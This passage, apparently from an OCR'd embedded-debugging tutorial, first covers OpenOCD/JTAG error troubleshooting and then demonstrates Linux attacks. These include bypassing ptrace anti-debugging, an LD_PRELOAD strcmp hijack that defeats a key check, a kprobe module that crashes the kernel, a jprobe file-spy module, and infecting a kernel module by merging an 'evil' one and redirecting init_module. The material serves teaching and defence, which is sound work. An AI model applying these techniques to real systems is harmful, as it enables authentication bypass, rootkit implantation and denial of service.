


Figure 5.36 – Configure MCU or board settings - OESdebug

   (c) **Generate config file :** shown in **Figure 5.37**




Figure 5.37 – Generate config for target - OESdebug

3. **Launch OpenOCD :** Launching OpenOCD would result in the output of **Figure 5.38**.

Figure 5.38 – Launching OpenOCD from OESdebug on AT32UC3C-EK target

5.5 Troubleshoot OpenOCD errors

It takes a bit of time to get started with **OPENOCD**, It can be quite intimidating.
We encountered multiple errors during experimentation, however ; most of them are due to bad wiring.

Worst error

Never power up target device from an adapter, the last can deliver only a small amount of current.
Always plug the platform to an external power source.

The following are common **OpenOCD** errors :

1. **Wiring issues :** We have to say it again, those are the dominant problems :
   — **Disconnected TMS, TDO, TCK :** disconnecting one of those signals result in an error shown in **Figure 5.39**

```
jugbe@F-NAN-HIPPOPOTAME:~$ sudo openocd -f /usr/share/openocd/scripts/interface/ft
di/olimex-arm-usb-tiny-h.cfg -f /usr/share/openocd/scripts/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 't
ransport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : clock speed 2000 kHz
Error: JTAG scan chain interrogation failed: all ones
Error: Check JTAG interface, timings, target power, etc.
Error: Trying to use configured scan chain anyway...
Error: stm32f4x.cpu: IR capture error; saw 0x0f not 0x01
Warn : Bypassing JTAG setup events due to errors
Warn : Invalid ACK 0x7 in JTAG-DP transaction
Warn : Invalid ACK 0x7 in JTAG-DP transaction
```

Figure 5.39 – JTAG bad wiring - TMS wire was not connected

   — **Disconnected TDI :** OpenOCD shows the error shown in **Figure 5.40** if not correctly wired.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f /usr/share/openocd/scripts/interface/ftdi/olimex-arm-usb-tiny-h.c
fg -f /usr/share/openocd/scripts/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b, part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020, part: 0x6413, ver: 0x0)
Warn : Invalid ACK 0x4 in JTAG-DP transaction
Warn : Invalid ACK 0x4 in JTAG-DP transaction
```

Figure 5.40 – JTAG bad wiring - TDI wire was not connected

2. **OpenOCD issues :** If you use **OpenOCD** (without **OESdebug**) you may come accross :
   — **Inconsistent VID-PID :** Somme **OpenOCD** files have not been updated since a long time, they may contain « *old VID_PID* »or mistales were made when writting a custom .cfg file. **OpenOCD** will return an error shown in **Figure 5.41**.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f tcl/olimex-arm-usb-tiny-h-error-vid-pid
.cfg tcl/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Error: no device found
Error: unable to open ftdi device with vid 30ba, pid 002a, description 'Olimex OpenOCD JTA
G ARM-USB-TINY-H' and serial '*'
```

Figure 5.41 – JTAG bad config file - Incorrect VID-PID

Solution : We can get the correct VID_PID of a device by using :

```
$ lsusb
```

The *ID* field shows these numbers in tuple : *VID :PID*, an example is shown in **Figure 5.42**

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ lsusb
Bus 002 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 006: ID 15ba:002a Olimex Ltd. ARM-USB-TINY-H JTAG interface
```

Figure 5.42 – Retrieve VID-PID of a device

— **Wrong adapter interface : OpenOCD** does not support all the adapter procotol interfaces that are in the wild *(sometimes, it is compiled only for a specific interface)*. **OpenOCD** will throw an error (shown in **Figure 5.43**) when lacking in protocol support is encountered.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f tcl/olimex-arm-usb-tiny-h-error-vid-pid
.cfg tcl/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Error: The specified debug interface was not found (ftdo)
The following debug interfaces are available:
1: parport
2: dummy
3: ftdi
4: usb_blaster
5: amt_jtagaccel
6: gw16012
7: usbprog
```

Figure 5.43 – JTAG bad config file - Wrong adapter interface

Solution : Check supported adapters in **OpenOCD**, You can use the following command line :

```
$ openocd -c "interface_list"
```

— **Invalid instruction register (IR) size :** results in an unpredictable behaviour. **OpenOCD** output is shown in **Figure 5.44**.

```
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 8 kHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel
), part: 0x2000, ver: 0x3)
Error: IR capture error at bit 4, saw 0x21 not 0x...3
Warn : Bypassing JTAG setup events due to errors
Info : Listening on port 3333 for gdb connections
```

Figure 5.44 – JTAG bad config file - Wrong IR length

Solution : Check manufacturer documentation or try to discover it using *OpenOCD autoprobe* (available in OESdebug).

— **Adapter speed : OpenOCD** will complain in case this parameter is absent as shown **Figure 5.45**.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -f tcl/interface/ftdi/olim
ex-arm-usb-tiny-h.cfg -f tcl/avr-custom.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
none separate
Info : auto-selecting first available session transport "jtag". To override use
'transport select <transport>'.
at32uc3c-ek.cpu
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Error: An adapter speed is not selected in the init script. Insert a call to ada
pter_khz or jtag_rclk to proceed.
```

Figure 5.45 – JTAG bad config file - Adapter speed not specified

Note : If you are not sur about this value, you can set it to 8 (default value used by OESdebug).

— **TAP Controller ID :** altough this is optionnal on targets with single CPU, it may become vital when complex architecture is involved (Multiple CPUs, DSPs, FPGAs, etc, ...). **OpenOCD** will report an error if the provided Tap controller does not match the one which is detected as shown in **Figure 5.46**.

```
Info : clock speed 8 kHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Warn : JTAG tap: at32uc3c-ek.cpu       UNEXPECTED: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Error: JTAG tap: at32uc3c-ek.cpu  expected 1 of 1: 0x3200003d (mfg: 0x01e (Exel), part: 0x2000, ver: 0x3)
Error: Trying to use configured scan chain anyway...
Warn : Bypassing JTAG setup events due to errors
Info : Listening on port 3333 for gdb connections
```

Figure 5.46 – JTAG bad config file - Incorrect Tap Controller ID

Solution : In order to get the TAP ID Controller, We can check the manufacturer's documentation or try to discover it using *OpenOCD* (or OESdebug).

Note : **OpenOCD** will ignore this parameter if « *set _CPUTAPID 0x00000000* »was added to configuration file.

— **Wrong CPU architecture family :** results in unexpected beviour as shown in **Figure 5.47**. The error was made by setting the CPU architecture to *cortex_m* rather than *avr*.

```
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Error: Invalid ACK (6) in DAP response
Error: Invalid ACK (6) in DAP response
Error: Invalid ACK (6) in DAP response
```

Figure 5.47 – JTAG bad config file - Wrong CPU architecture

Remember : We can list the supported CPU family architectures using :

```
1 $ openocd -c "target␣types"
```

— **WATCHDOG Timer :** Most devices have a *WatchDog* enabled signal which resets the platfrom if it becomes irresponsive (does not write to a particular register after a certain period of time). We must stop this option otherwise it will reset any debugging session made using **OpenOCD**.
An example is shown in **Figure 5.48**, the content of the regiters cannot be viewed after being disconnected by the WatchDog.




Figure 5.48 – Cannot access register content after WATCHDOG reset

Solution : Issue « *halt* »command from the serial terminal once connected to the target.

— **File dependencies :** it happens that some of the files may need others (remember that OpenOCD has a modular structure), **OpenOCD** must be told where to look for dependencies. We have already seen the option « -s rootFolder »where rootFolder is a folder containing the target, board and interface subfolders (**script** if you have installed OpenOCD from repository or **tcl** if compiled manually). **OpenOCD** will return an error shown in **Figure 5.49** if it fails to locate the required files.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
[sudo] Mot de passe de jugbe :
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
tcl/target/stm32f4x.cfg:6: Error: Can't find target/swj-dp.tcl
in procedure 'script'
at file "embedded:startup.tcl", line 60
at file "tcl/target/stm32f4x.cfg", line 6
```

Figure 5.49 – Insufficient OpenOCD arguments - file dependency problem

Solution : Use the *option -s* as shown below :

```
1 sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
```

Use OESDebug

The program was made to facilitate the usage of **OpenOCD** and speed up production of config files.
If you use this software, you will not worry about the complicated syntax of **OpenOCD**. Though, the generated scripts may fail to work (*not because they are incorrect, **OESdebug** is **OpenOCD** syntax compliant*) because some extra specific target and adapter configuration must be added to the config file.

6 Kernel security : Attacks and Countermeasures

Security is a concern for every modern device, It became crucial to keep the data safe and avoid them from leaking.

In short, We must adopt *Security by Design* as a working standard.

Security and debugging ? Debugging is not only meant to troubleshoot a slow or faulty system. A good security analyst requires skills in debugging.
Bugs are not only introduced as a result of programming mistakes (No one writes perfect code), they *can be caused by malicious code injected on purpose* by attackers.

Debug principle
In order to debug a target (or a program), We must be able to **defeat** *Anti-debugging* mechanisms employed by attackers.

6.1 Userland attacks and defenses

Attacking the userland is a wide spread practice and requires only few setup to achieve the desired result.

6.1.1 Only one debugger rules

Only one debugger can be attached to a program, an error will be thrown if We try to connect more.
Let's demonstrate this rule with an example :

1. **ptrace anti-debug : ptrace** syscall accepts an argument « *PTRACE_ TRACEME* »which means that current processes is to be debugged by it's parent. As a consequence We cannot attach any debugger like GDB. Let's take an example :
   — **ptrace-anti-debug.c :** the following program debugs itself using *ptrace*.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
int main(){

    if(ptrace(PTRACE_TRACEME , 0) < 0 ){
        printf("You cannot debug me!\n");
```

```
8           exit(EXIT_FAILURE);
9       }
10
11
12      getchar();
13      printf("No debugger detected\n");
14       return EXIT_SUCCESS;
15  }
16
17
```

— **Trying to connect using gdb :** start GDB and try to connect to target program as shown in **Figure 6.1**.

- Debugging while the program is running

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ sudo gdb attach `pidof ptrace-anti-debug` -q
[sudo] Mot de passe de jugurtha :
attach: Aucun fichier ou dossier de ce type.
Attaching to process 2986
Could not attach to process.  If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user.  For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 2986 is already traced by process 2706
ptrace: Opération non permise.
/home/jugurtha/antidebug/2986: Aucun fichier ou dossier de ce type.
(gdb)
```

FIGURE 6.1 – GDB cannot attach to the program due to Anti-debugging

- Debugging while the program is not running

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ gdb -q ./ptrace-anti-debug
Reading symbols from ./ptrace-anti-debug...done.
(gdb) run
Starting program: /home/jugurtha/antidebug/ptrace-anti-debug
You cannot debug me!
[Inferior 1 (process 2882) exited with code 01]
(gdb)
```

FIGURE 6.2 – GDB cannot debug the program due to Anti-debugging

GDB is not able to attach because remote process is already being debugged.

2. **Defeating ptrace :** Such kind of scenarios can make it hard to debug, in this case We can easily bypass this protection by jumping directly to the « getchar() »function.
   * **Place a breakpoint :** in order to jump to a given location, the program must running which means that We need at least one breakpoint. Let's place it at the beginning of the *ptrace* function and run the program (**Figure 6.3**).

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ gdb -q ./ptrace-anti-debug
Reading symbols from ./ptrace-anti-debug...done.
(gdb) break ptrace
Breakpoint 1 at 0x4004d0
(gdb) run
Starting program: /home/jugurtha/antidebug/ptrace-anti-debug

Breakpoint 1, ptrace (request=PTRACE_TRACEME)
    at ../sysdeps/unix/sysv/linux/ptrace.c:36
36      ../sysdeps/unix/sysv/linux/ptrace.c: Aucun fichier ou dossier de ce type
.
(gdb)
```

FIGURE 6.3 – Placing a breakpoint at the beginning of ptrace

   * **Get the destination address :** it is enough to print the location of *getchar()* in memory and jump there using gdb (**Figure 6.3**).




Figure 6.4 – Jump to getchar function location

Remark : We have forced our program to jump to memory. location 0x7ffff7a83160

* **Carry on program execution :** At the moment that We made the jump, a blinking cursor was waiting for a character input (this is the behaviour of getchar()), We can provide it with a character as shown in **Figure 6.5**




Figure 6.5 – Reversing ptrace anti-debug

It is clear that by getting around ptrace can defeat easily this technique.

6.1.2 Hijacking the C library

Also known as DLL (.so in linux) injection, they are considered amongst the most well known attacks.

6.1.2.1 LD_PRELOAD variable

LD_PRELOAD is an environment variable used to load our libraries, our functions will even override those defined in the C library (they must have the same signature).

1. **Hack programs using LD_PRELOAD**
   — **Creating a test program :**
   (a) **secure-program.c :** The following program compares a key provided by the user with the secret key predefined in the program (4FG512).

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define KEY "4FG512"

int testKeyAuthentification(const char *userKey, const char *realKey){
    if(strcmp(userKey,realKey)==0){
        return 1;
    }
    else
        return 0;
}

int main(int argc, char *argv[]){


    char secretKeyUSER[10];

    printf("Secret Key : ");
    scanf("%s", secretKeyUSER);

    if(testKeyAuthentification(secretKeyUSER, KEY))
        printf("Hello SMILE admin\n");
```

```
25      else
26          printf("You are not admin\n");
27
28      return EXIT_SUCCESS;
29  }
```

(b) **Compiling and testing :** Compile and run the program. We can see in **Figure 6.6** that only the correct key prints the correct message « Hello SMILE admin ».




Figure 6.6 – Secure authentification program working correctly

— **Creating a fake (hijacking) library :**

(a) **library-code-strcmp.c :** Let's write our *own version of strcmp* to *return always* true as follow :

```
1  #include <stdio.h>
2
3  int strcmp ( const char * str1, const char * str2 ){
4      printf("You have been Hacked with success\n");
5      return 0;
6  }
```

(b) **Compiling the library :** We must compile the library as shown in **Figure 6.7**, this is mondatory for all libraries (as they must have position independent code).




Figure 6.7 – Compiling the hijacking library

(c) **Using LD_PRELOAD :** We can use this variable to hack our program, **Figure 6.8** shows the steps.




Figure 6.8 – Hacking our program using LD_PRELOAD

We can clearly see that We got the message reserved to admin with a wrong key (because our strcmp returns true).

Any Secret key will be valid at this point.

2. **Detecting LD_PRELOAD :** We can use what We have learned from debugging to discover the problem as follow :
   — **Maps file :** We have seen this file from debugging userland chapter, let's take a deeper look as shown in **Figure 6.9**.




Figure 6.9 – Viewing loaded libraries paths from maps file

We can notice that « /home/jugurtha/Hacking-kernel/LD_PRELOAD/libhijack-strcmp.so »was not loaded from */lib folder*. It is an indication LD_PRELOAD has been used.

— **Environment variable file :** We can check our statement by viewing the « /proc/pid/environ »file and locate LD_PRELOAD.

Figure 6.10 – Checking LD_PRELOAD value

This is a confirmation that LD_PRELOAD was used.

6.2 Kernel-land security

The kernel can be subjected to many threats (like rootkits) which goes deep in the kernel.
We can change the behaviour of almost any instruction in the kernel (it's paramters and return value), and cause serious system issues that goes from simple Denial of Services to steeling private data.

Linux has 2 widely knwon debug interfaces : *Jprobes* and *Kprobes*.

6.2.1 Kernel-land attacks

Kprobes allow to attach to a kernel instruction for debugging or forensics purposes [1].

6.2.1.1 Basic approach to kernel hacking

1. **kprobes :**
   Let's attack a kernel function called *do_sys_open* (primitive of open).
   — **Getting address of the target's function :** We can use the */proc/kallsyms* as shown in **Figure 6.11** :

1. Kprobes official's documentation is available at this page : `https://www.kernel.org/doc/Documentation/kprobes.txt`




Figure 6.11 – Retrieve address of do_sys_open

In our case, the address of *do_sys_open* is : 0xffffffffb00433e0.

— **Creating the malicious driver :** changes the value of registers at the return of the function do_sys_open().

```c
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/version.h>
#include <linux/kprobes.h>

MODULE_AUTHOR("Jugurtha BELKALEM");
MODULE_DESCRIPTION("Basic example of Kprobes");
MODULE_LICENSE("GPL");

// declare kprobe structure
static struct kprobe kp;

// define kprobe pre_handler
// a pre_handler is a function that executes at the entry point
// of a function
static int Pre_Handler(struct kprobe *p, struct pt_regs *regs){
    printk("--------- Pre_Handler Code addr => 0x%p-----\n",p->addr);


    printk("ax=%ld, bx=%ld, cx=%ld, dx=%ld, ip=%ld, cs=%ld, sp=%ld, ss=%ld",regs->ax, regs->bx, regs
    ->cx, regs->dx, regs->ip, regs->cs, regs->sp, regs->ss);


    return 0;
}

// define kprobe pre_handler
// a post_handler is a function that executes at the exit point
// of a function
void Post_Handler(struct kprobe *p, struct pt_regs *regs, unsigned long flags){
    printk("--------- Post_Handler --------- ");
    // Overwrite registers contents
    regs->ax = 0; regs->bx = 0; regs->cx = 0; regs->dx = 0;
    regs->ip = 0; regs->cs = 0; regs->sp = 0; regs->ss = 0;

    printk("ax=%ld, bx=%ld, cx=%ld, dx=%ld, ip=%ld, cs=%ld, sp=%ld, ss=%ld",regs->ax, regs->bx, regs
    ->cx, regs->dx, regs->ip, regs->cs, regs->sp, regs->ss);
}

// init module function
static int __init intializeModule(void)
{
    printk(KERN_DEBUG "Module is running !\n");

    kp.pre_handler = Pre_Handler;
    kp.post_handler = Post_Handler;
    kp.addr = (kprobe_opcode_t *) 0xffffffffb18433e0; // do_sys_open
    register_kprobe(&kp);
    return 0;
}

static void __exit cleanUpModule(void)
{
```

```
53      unregister_kprobe(&kp);
54      printk(KERN_DEBUG "Module has been removed!\n");
55  }
56
57  module_init(intializeModule);
58  module_exit(cleanUpModule);
```

— **Compile and load :**

```
1 $ make
2 $ sudo insmod
```

The machine is not responding anymore, It is a DENIAL OF SERVICE (DOS).

2. **Jprobes :**
   * **Getting the address of target function :** As already shown in Kprobes section.

```
1 $ sudo cat /proc/kallsyms | grep -E 'do_sys_open'
```

   * **File Spy driver module :** records all open files :

```
1  #include<linux/module.h>
2  #include<linux/kernel.h>
3  #include<linux/init.h>
4  #include<linux/kprobes.h>
5  #include <linux/uaccess.h>
6
7  #define KERNEL_STATIC_ALLOC_FILENAME_LENGTH 60
8
9  MODULE_AUTHOR("Jugurtha BELKALEM");
10 MODULE_DESCRIPTION("Basic example of Jprobes");
11 MODULE_LICENSE("GPL");
12
13 static long snoop_do_sys_open(int dfd, const char __user *filename, int flags, umode_t mode){
14     char tmp[KERNEL_STATIC_ALLOC_FILENAME_LENGTH];
15     // Copies filename from userspace to kernel buffer
16     copy_from_user(tmp, filename, KERNEL_STATIC_ALLOC_FILENAME_LENGTH-1);
17     // displays do_sys_open arguments
18     printk("jprobe spy : dfd = 0x%x, filename = %s flags = 0x%x mode umode %x\n", dfd, tmp, flags,
       mode);
19
20     jprobe_return();
21 }
22
23 static struct jprobe my_probe;
24
25 static int myinit(void)
26 {
27     my_probe.kp.addr = (kprobe_opcode_t *)0xffffffffa2c433e0; // address of do_sys_open
28     my_probe.entry = (kprobe_opcode_t *)snoop_do_sys_open;
29     register_jprobe(&my_probe);
30     return 0;
31 }
32
33 static void myexit(void)
34 {
35     unregister_jprobe(&my_probe);
36     printk("module removed\n ");
37 }
38
39 module_init(myinit);
40 module_exit(myexit);
41
42
```

— **compile and load module :**

```
$ make
$ sudo insmod
```

Once the module is loaded, We can view kernel log messages using « dmesg ». A sample of those messages are shown in **Figure 6.12**.

```
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.032087] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/myspell/dicts/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.094594] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127091] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127124] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127146] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.exc flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127154] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.exc flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127314] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.icons/DMZ-White/cursors/xterm flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127321] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.icons/DMZ-White/index.theme flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127324] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/icons/DMZ-White/cursors/xterm flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127419] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/my-secret-pass-file flags = 0x48000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.127501] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/icons/Mint-X/mimetypes/16/text-plain.png flags = 0x8000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.129530] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/my-secret-pass-file flags = 0x48000 mode umode 0
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.145150] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.145432] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/myspell/dicts/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.171175] jprobe spy : dfd = 0xffffff9c, filename = /usr/share/myspell/dicts/fr_FR.aff flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185064] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8442 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185102] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.dic flags = 0x8000 mode umode 1b6
Jun 19 10:35:52 jugurtha-VirtualBox kernel: [ 1300.185121] jprobe spy : dfd = 0xffffff9c, filename = /home/jugurtha/.config/enchant/fr_FR.exc flags = 0x8442 mode umode 1b6
```

Figure 6.12 – Result of attaching Jprobe to do_sys_open

Result : The module displays every opened filename and the associated parameters. For instance, an attacker can change the filename of a « write function »to his log file.

6.2.1.2 Module tampering

In this section, We are going to write 2 modules : a *safe one* and an *evil one*. We will learn how to combine them in order to produce one module that will execute a malicious payload.

1. **Creating modules :** As previously mentionned, We are going to create 2 different modules :
   — **kernel-module-safe.c :** The safe module (original module) which is the one We want to infect and change the behaviour.

```c
#include <linux/module.h>
#include <linux/init.h>


static int __init mon_module_init(void)
{
  printk(KERN_DEBUG "Hello SMILE, teach us OPEN SOURCE !\n");
  return 0;
}

static void __exit mon_module_cleanup(void)
{
        printk(KERN_DEBUG "Thank you SMILE!\n");
}

module_init(mon_module_init);
module_exit(mon_module_cleanup);

```

   — **kernel-module-to-inject.c :** This is the evil module that We want to inject into the previous one (kernel-module-safe.c).

```c
#include <linux/module.h>
#include <linux/init.h>

static int fake_init(void) __attribute__((used));
 static int fake_init(void){
```

```
6       printk(KERN_DEBUG "Hacking is great!\n");
7       return 0;
8   }
```

Note : Without « ***__attribute__((used))*** », the compiler will remove the function as it is unused.

2. **Merging modules :** because of the nature of modules (they contain relocatable code), one can merge them :

```
1 $ ld -r kernel-module-safe.ko kernel-module-to-inject.ko -o kernel-module-infected.ko
```

The result of the above command is shown in **Figure 6.13**.




FIGURE 6.13 – Combining modules into a single one

3. **Analyse the resulting module :** We can dump the symbol table of the module as follow :

```
1 $ objdump -t kernel-module-infected.ko
```

We should get the output below as a result of the above command :

```
1  kernel-module-infected.ko: format de fichier elf32-i386
2
3  SYMBOL TABLE:
4  ..........
5  00000000 l F .init.text 00000014 mon_module_init
6  00000000 l F .exit.text 00000012 mon_module_cleanup
7  ..........
8  ..........
9  00000014 l F .init.text 00000014 fak_module_init
10 ..........
11 ..........
12 00000000 g F .exit.text 00000012 cleanup_module
13 00000000 g F .init.text 00000014 init_module
14 00000000 *UND* 00000000 printk
```

The reader can notice that « fak_module_init »has been linked correctly.
All what is left is forcing « init_module »to point to our malicious symbol « fak_module_init »(*at relative location 00000014*).

4. **Make init_module as an alias of fak_module_evil :** We must change the relative address of init_module to execute our malicious function as shown below.

```
1 ./elfchger -s init_module -v 00000014 kernel-module-infected.ko
```

Dumping the infected module using « objdump -t kernel-module-infected.ko »is shown in **Figure 6.14**

